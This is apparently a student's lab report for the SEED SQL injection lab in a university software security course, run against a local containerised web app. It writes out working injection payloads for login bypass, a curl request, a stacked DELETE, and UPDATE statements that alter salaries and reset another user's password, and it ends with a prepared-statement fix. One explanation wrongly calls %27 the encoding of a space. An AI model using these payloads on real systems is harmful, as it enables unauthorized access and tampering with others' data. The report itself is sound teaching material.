

软件安全实验报告

2022 年 10 月 20 日

| | |
|-------|--------------|
| 课程名称: | 软件安全 |
| 成绩评定: | |
| 实验名称: | SQL 注入攻击实验 |
| 实验编号: | 实验 2 |
| 指导教师: | 刁文瑞 |
| 姓 名: | 李晨漪 |
| 学 号: | 202000210103 |
| 学 院: | 山东大学网络空间安全学院 |
| 专 业: | 网络空间安全 |

目录

| | |
|------------------------------------|----|
| 1 实验目的 | 3 |
| 2 实验步骤与结果 | 3 |
| 2.1 环境设置 | 3 |
| 2.1.1 容器设置与相关命令 | 3 |
| 2.1.2 运行截图 | 4 |
| 2.2 Task 1: 熟悉 SQL 语句 | 4 |
| 2.2.1 运行截图 | 4 |
| 2.3 Task 2: 基于 SELECT 语句的 SQL 注入攻击 | 5 |
| 2.3.1 Task 2.1: 基于网页的 SQL 注入攻击 | 5 |
| 2.3.2 运行截图 | 6 |
| 2.3.3 Task 2.2: 基于命令行的 SQL 注入攻击 | 6 |
| 2.3.4 运行截图 | 7 |
| 2.3.5 Task 2.3: 增加一条新的 SQL 语句 | 7 |
| 2.3.6 运行截图 | 7 |
| 2.4 Task 3: 基于 UPDATE 语句的 SQL 注入攻击 | 8 |
| 2.4.1 Task 3.1: 修改自己的工资. | 8 |
| 2.4.2 运行截图 | 9 |
| 2.4.3 Task 3.2: 修改他人的工资. | 9 |
| 2.4.4 运行截图 | 10 |
| 2.4.5 Task 3.3: 修改他人的口令. | 10 |
| 2.4.6 运行截图 | 11 |
| 2.5 Task 4: 对策: 语句预处理 | 11 |
| 2.5.1 运行截图 | 11 |
| 2.6 思考题 | 12 |

1 实验目的

SQL 注入是一种代码注入技术，利用 Web 应用程序和数据库服务器之间接口的漏洞。当用户的输入没有被 Web 应用程序正确检查就被发送到后端数据库服务器时，就会出现 SQL 注入漏洞。很多 Web 应用程序从用户处获取输入，并使用用户输入来构建 SQL 查询，以获得数据库中的数据信息。Web 应用程序也使用 SQL 查询在数据库中进行数据信息的存储。这些都是 Web 应用程序开发中的常见做法。如果没有仔细构造 SQL 查询，则可能会出现 SQL 注入漏洞。SQL 注入攻击是对 Web 应用程序最常见的攻击之一。

在本实验中，我们创建了一个易受 SQL 注入攻击的 Web 应用程序，它包含许多 Web 开发人员常犯的错误。实验的目标是找到利用 SQL 注入漏洞的方法，展示攻击所能造成的伤害，并掌握防御此类攻击的技术。本实验覆盖以下主题：

1. SQL 语句：SELECT 与 UPDATE
2. SQL 注入
3. 语句预处理

2 实验步骤与结果

注：代码块以及注入语句中的单引号、双引号可能存在中英文角标混淆，在进行攻击时应当采用英文角标！

2.1 环境设置

此次实验使用一个已经开发好的 Web 应用程序，并使用容器 1 来设置这个 Web 应用程序。实验使用两个容器，一个用于托管 Web 应用程序，另一个用于托管 Web 应用程序的数据库。Web 应用程序的容器 IP 地址是 10.9.0.5，Web 应用程序的 URL 见下：<http://www.seed-server.com>。

我们需要将主机名映射到容器的 IP 地址。请将以下条目添加到/etc/hosts 文件。

```
1      10.9.0.5 www.seed-server.com
```

2.1.1 容器设置与相关命令

使用容器构建 SEED 实验环境：

```
1      $ dcbuild # Alias for: docker-compose build
2      $ dcup # Alias for: docker-compose up
3      $ dcdown # Alias for: docker-compose down
```

注：搭建环境部分截图省略。

令所有容器在后台运行：首先需要使用 shell 命令来找出容器的 ID，然后使用“docker exec”来启动该容器的 shell。

```
1      $ dockps // Alias for: docker ps --format "{{.ID}} {{.Names}}"
2      $ docksh <id> // Alias for: docker exec -it <id> /bin/bash
```

2.1.2 运行截图

```
seed@VM: ~/.../image_mysql
[10/14/22]seed@VM:~/.../image_mysql$ dockps
772947ef3e8d  mysql-10.9.0.6
8a712e331c7f  www-10.9.0.5
```

图 1: 截图

```
[10/14/22]seed@VM:~/.../image_mysql$ docksh 77
root@772947ef3e8d:/# mysql -u root -pdees
```

图 2: 截图

2.2 Task 1: 熟悉 SQL 语句

1) 在 MySQL 容器上建立 shell), 并使用 mysql 客户端与数据库进行交互 (用户名为 root, 口令为 dees)。

```
1 // Inside the MySQL container
2 # mysql -u root -pdees
```

2) 使用 use 命令加载已经创建的 sqllab_users 数据库。使用 show tables 命令打印出所选数据库的所有表。

```
1 mysql> use sqllab_users;
2
3 mysql> show tables;
```

2.2.1 运行截图

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
```

图 3: 截图

运行以上命令后, 使用一条 SQL 命令打印员工 Alice 的所有资料信息。请提供结果截图。

- 输入的 SQL 命令为: **select from credential where Name 'Alice';**

```
mysql> select * from credential where Name = 'Alice';
```

| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
|----|-------|-------|--------|-------|----------|-------------|---------|-------|
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |

1 row in set (0.01 sec)

图 4: 结果截图

2.3 Task 2: 基于 SELECT 语句的 SQL 注入攻击

2.3.1 Task 2.1: 基于网页的 SQL 注入攻击

你的任务是以管理员的身份从登录页面登录到 Web 应用程序，这样你就可以查看所有员工的信息。管理员的用户名是 admin，口令未知。请在用户名与口令输入框中输入能成功完成攻击的内容。

- 构造的 SQL 注入:

USERNAME: Admin'#

- 解释

因为在 `unsafe_home.php` 中编写的 SQL 语句为:

```
1 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
      address, email, nickname, Password
2 FROM credential
3 WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

由于未对代码与数据进行分离，输入“Admin’”确保输入的用户名为 Admin；“#”则将之后的密码部分注释掉。“#”后方的 SQL 命令则变成了注释。这样就修改了原代码中 SQL 语句的逻辑:

```
1 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
      address, email, nickname, Password
2 FROM credential
3 WHERE name= 'Admin'# and Password='$hashed_pwd'";
```

2.3.2 运行截图




图 5: 截图

2.3.3 Task 2.2: 基于命令行的 SQL 注入攻击

在不使用网页的情况下完成 Task 2.1 的目标。

curl 可以发送 HTTP 请求。参数（用户名和密码）可以包含在 URL 中。此外，使用 URL 编码格式插入特殊的符号。


- 构造的 SQL 注入：

SEED 命令行: `curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%20%23Password=123'`

- 解释

注入语句如上一 Task，但需将空格编码为%27，“#”编码为%23。

2.3.4 运行截图



```
seed@VM: ~  
</body>  
</html>  
[10/16/22] seed@VM: ~$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%20%23Password=123'  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.  
  
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php tag
```

图 6: 截图

2.3.5 Task 2.3: 增加一条新的 SQL 语句

请尝试在 SQL 注入攻击中使用两条 SQL 语句，第二条是更新或删除语句。

- USERNAME: Alice'; DELETE from credential where name='Alice';#
- 解释

执行逻辑为：登录 Alice 的账户，并且删除 Alice 的数据。

2.3.6 运行截图




图 7: 截图

- 解释

因为 `mysqli::query()` API 不允许在数据库服务器中运行多个语句查询, 即 MySQL 防止在从 php 调用请求时执行多个语句。即只要输入中包含一些特殊字符如 “;” 就会报错返回错误界面。错误处理代码片段如下:

```
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
```

图 8: 错误代码

2.4 Task 3: 基于 UPDATE 语句的 SQL 注入攻击

2.4.1 Task 3.1: 修改自己的工资.

首先使用构造的 SQL 注入登录账户: USERNAME: **Alice'#**。

点击进入 “Edit Profile” 界面进行 SQL 注入。

- 构造的 SQL 注入:

Phone Number: ', Salary=8888888 #

- 解释

查看 `unsafe_edit_backend.php` 观察 sql 语句为:

```
1 $sql = "UPDATE credential SET
2 nickname='$input_nickname',email='$input_email',address='
    $input_address',
3 Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID
    = $id;";
```

修改后的 sql 语句逻辑变为:

```
1 $sql = "UPDATE credential SET
2 nickname='$input_nickname',email='$input_email',address='
    $input_address',
3 Password='$hashed_pwd',PhoneNumber='', Salary=8888888 # where ID
    = $id;";
```


2.4.2 运行截图




图 9: 截图

2.4.3 Task 3.2: 修改他人的工资.

首先使用构造的 SQL 注入登录账户: USERNAME: **Alice'#**。(注: 这里假定了 Alice 无法直接登录 Bobby 的账户。)

点击进入 “Edit Profile” 界面进行 SQL 注入。

- 构造的 SQL 注入:

Phone Number: ', Salary=1 where name='Bobby' #

- 解释

原理解释参考 Task 3.1。

2.4.4 运行截图




图 10: 截图

2.4.5 Task 3.3: 修改他人的口令。

首先使用构造的 SQL 注入登录账户：USERNAME: **Alice'#**。（注：这里假定了 Alice 无法直接登录 Bobby 的账户。）

点击进入“Edit Profile”界面进行 SQL 注入。

- 构造的 SQL 注入：

Phone Number: **',Password=sha1('12345') where name='Boby' #**

- 解释

1) “'” 确保语句逻辑，即输入完整的 Phone Number，“#” 对 SQL 注入之后的内容进行注释。

2) 查看 *unsafe_edit_backend.php* 发现 password 会使用 sha1 进行哈希，因此构造 SQL 时不能直接输入密码。

2.4.6 运行截图




图 11: 截图

2.5 Task 4: 对策：语句预处理

修改 Labsetup 文件夹中位于 image_wwwCodedefense 的 *unsafe.php* 程序。修改部分代码如下：

```
1 $conn = getDB();
2 $stmt = $conn->prepare( "SELECT id, name, eid, salary, ssn FROM
   credential WHERE name= ? and Password= ? " );
3 $stmt->bind_param( "ss", $input_uname, $hashed_pwd );
4 $stmt->execute();
5 $stmt->bind_result( $id, $name, $eid, $salary, $ssn );
6 $stmt->fetch();
7 $stmt->close();
```

2.5.1 运行截图

修改后的代码：



```
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_une = $ GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name= ? and Password= ? ");
24 $stmt->bind_param("ss",$input_une,$hashed_pwd);
25 $stmt->execute();
26 $stmt->bind_result($id,$name,$eid,$salary,$ssn);
27 $stmt->fetch();
28 $stmt->close();|
29 ?>
```

图 12: 修改后代码

保存后重启容器进行测试。输入 SQL 注入语句：**Alice’#**, 不会返回数据，说明防御成功。




图 13: 截图

2.6 思考题

| | |
|---|---------------------------------|
| 1 | \$sql = “SELECT * FROM employee |
|---|---------------------------------|

```
2      WHERE eid= 'SHA2($eid , 256)' and password= 'SHA2($passwd , 256)
      ' " ;
```

判断该程序是否存在 SQL 注入问题？如果没有，请解释原因；如果有，请给出构造范例。

答：该程序想通过对输入的 eid 进行哈希规避漏洞，但是本质上并未将数据与代码分离，仍然可以有多种注入。

- 可构造多种注入：

1) **1',256)' or 1=1 #**

2) **Boby',256)' #**

(注：实际操作可能得考虑下细节 Bobby (\$eid) 后加不加单引号。)

参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京：高等教育出版社,2020.4.